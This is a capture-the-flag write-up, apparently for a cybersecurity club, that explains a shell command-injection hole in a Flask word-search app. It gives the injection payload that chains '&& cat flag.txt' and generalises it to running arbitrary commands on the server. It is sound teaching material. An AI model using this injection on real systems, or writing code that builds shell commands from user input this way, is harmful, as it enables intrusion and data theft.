Level 2

Note: I will be spending much less time explaining certain concepts already explained in the solution of Level 1. If you have trouble understanding this solution, I recommend reading the solution for Level 1.

We are presented with the following code:

```
import subprocess
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def index():
    return '''
    <form action="/find" method="POST">
        <label>Text:</label><br>
        <textarea type="text" name="textToSearch"></textarea><br><br>
        <label>Word(s) to find: <input type="text" name="textToFind"></label><br>
        <input type="submit" value="Submit">
    </form>
    '''

@app.route('/find', methods=['POST'])
def find():
    text = request.form['textToSearch']
    to_find = request.form['textToFind']


    linux_command = f'echo "{text}" | grep -i "{to_find}"' # create the linux command to find the specific word(s) in the text provided
    result = subprocess.run(linux_command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True) # run the linux command on the serve

    if result.returncode != 0: # if there was an error when the linux command was executed
        print(result.stderr)
        return 'Could not find the word you gave me!', 500

    return result.stdout.decode('utf-8') # return the output of the ran linux command

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False)
```

This Python program creates a web application for finding parts of a text which contain a specific word. On the URL `/` there is a multi-line input and a single line input where you input the text you want to search, and the word you want to search for in the text, respectively.

For example:

If the inputted text was:

```
I love bacon!
I also really like eating pancakes!
They make the best combo!
```

And the word to search for was:

```
pancakes
```

The app would output:

```
I also really like eating pancakes!
```

This is done by taking your inputs, sending them to the URL `/find` and throwing them into a string which is then ran as a Linux command on the server:

```
echo "<MULTI-LINE TEXT>" | grep -i "<WORD TO SEARCH FOR>"
```


The Exploit

We want to find a way to manipulate this Linux command to obtain the `flag.txt` file.

One way to successfully exploit this application and retrieve the flag would to input the following:

Multi-line text: `hello world`

Word to search for: `hello" && cat flag.txt && echo "hacked`



As you can see, the flag was exposed:

hello world CSC{B3_C4R3FU7_WH3N_RUNN1NG_C0MM4ND5!!!_427c8c926c9138a0}hacked

How/why does this work?

Let's see how these inputs affect the Linux command being ran by the server:

What the command is expecting:

```
echo " <MULTI-LINE TEXT> " | grep -i " <WORD TO SEARCH FOR> "
```

After the malicious input:

```
echo " hello world " | grep -i " hello" && cat flag.txt && echo "hacked "
```

When this command is ran, multiple commands will run:

1. The word “hello” will be found in “hello world” → `echo "hello world" | grep -i "hello"`
2. The contents of the `flag.txt` file will be obtained → `cat flag.txt`
3. The text “hacked” will be printed to the screen → `echo "hacked"`

This is done using the `&&` operator. In Linux, you can run chain multiple commands to run in 1 line using the `&&` operator.

For example:

```
cat my_file.txt && mkdir my_directory && ls
```

This command will print the contents of a file `my_file.txt` to the terminal, then it will create a directory named `my_directory`, then it will list the contents of the current directory.

Very useful info on running multiple commands in Linux (highly recommend to read)

Coming back to the challenge, the command:

```
echo " hello world " | grep -i " hello" && cat flag.txt && echo "hacked "
```

Will run multiple commands, one of them being to obtain to the contents of `flag.txt`.

Notice how both inputs are enclosed within quotes.

The reason why we include quotes (”) in the malicious input:

```
hello" && cat flag.txt && echo "hacked
```

Is because in order for us to run multiple Linux commands, we need to break out of the quotes in the original command:

```
echo " <MULTI-LINE TEXT> " | grep -i " <WORD TO SEARCH FOR> "
```

The reason why we finish the malicious input with `echo "hacked` is because we want to open a new quote for the quote at the end of the initial command to close it.

The reason why we do this is because we want the entire command to run properly. If the command fails at any point, the output received in the app will be `Could not find the word you gave me!` which will prevent us from reading the output of any command ran on the server, hence preventing us from getting the flag. This is also why you need the text that the command is searching through, to actually contain the word it’s looking for.

In this command:

```
echo " hello world " | grep -i " hello" && cat flag.txt && echo "hacked "
```

The server is looking through “hello world” which does in fact contain the word “hello”.

There are an infinite amount of different ways to solve this challenge, this is just the intended solution.

Reflexion on RCE:

If we edited the malicious input to run any other command on the server, you can probably see that RCE allows you to run almost any command you want.

If your inputs were:

Multi-line text: `hello world`

Word to search for: `hello" && <ANY LINUX COMMAND> && echo "hacked`

You will successfully run your Linux command of choice on the server. This can lead to things like gaining access to a system, stealing passwords or other important data, etc.

Interesting note: There are certain commands that can not be ran by the user which is hosting the app on the server → Privilege Escalation. Going down rabbit holes is highly recommended at the Cybersecurity Club 😉